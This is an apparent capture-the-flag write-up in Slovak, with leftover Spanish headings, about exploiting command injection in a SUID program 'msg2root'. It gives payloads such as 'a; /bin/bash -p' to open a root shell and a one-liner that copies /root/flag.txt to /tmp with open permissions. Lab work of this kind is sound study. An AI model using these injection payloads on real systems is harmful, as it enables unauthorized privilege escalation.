ls -la /home/mike/
Analýza binárneho súboru:
strings /home/mike/msg2root
Výsledok:
Message for root:/bin/echo %s >> /root/messages.txtZraniteľnosť:
- PATH Hijacking: Nie je možné pretože používa absolútnu cestu
/bin/echo. - Command Injection: Áno. Program preberá text, ktorý píšeme (
%s) a dáva ho do reťazca príkazusystem. Ak dáme bodkočiarku (;), môžeme prerušiť pôvodný príkaz a vykonať náš.
5.4.2 Využitie (Command Injection)
Sección titulada «5.4.2 Explotación (Command Injection)»Príkaz, ktorý vykonáva systém je:
/bin/echo [NUESTRO_INPUT] >> /root/messages.txt
Ak je náš vstup test; /bin/sh -p, výsledný príkaz bude:
/bin/echo test; /bin/sh -p >> /root/messages.txt
To vykoná echo a následne otvorí shell root.
Krok za krokom:
-
Spustiť binárny súbor:
./msg2root -
Injekcia Payload: Keď požiadame 'Message for root:', napíšeme:
a; /bin/bash -p
Alternatíva v jednej línii (One-Liner):
echo "a; /bin/bash -p" | ./home/mike/msg2root5.4.3 Validácia
Sección titulada «5.4.3 Validación»whoamiroot
5.5. ZACHYTENIE FLAGS
Sección titulada «5.5. CAPTURA DE FLAGS»Pretože interaktívny shell je nestabilný, injektujeme príkaz, ktorý číta flag a ukladá ho do /tmp s otvorenými povoleniami. Použijeme /bin/cat (absolútne), aby sme sa vyhli konfliktom s naším predchádzajúcim exploitom.
Payload: a; /bin/cat /root/flag.txt > /tmp/flag.txt; chmod 777 /tmp/flag.txt #
Vykonanie (One-Liner):
echo "a; /bin/cat /root/flag.txt > /tmp/flag.txt; chmod 777 /tmp/flag.txt #" | /home/mike/msg2root
5.5.1 Validácia
Sección titulada «5.5.1 Validación»Overíme, že súbor bol vytvorený a patrí root:
ls -l /tmp/flag.txtOčakávaný výsledok (ÚSPECH):
Ak uvidíme -rwxrwxrwx 1 root root ..., exploit fungoval.
DÔLEŽITÉ: Použijeme /bin/cat (absolútna cesta), pretože premenná PATH stále obsahuje /tmp na začiatku a mohli by sme omylom vykonať náš vlastný exploit cat namiesto čítania súboru.
/bin/cat /tmp/flag.txt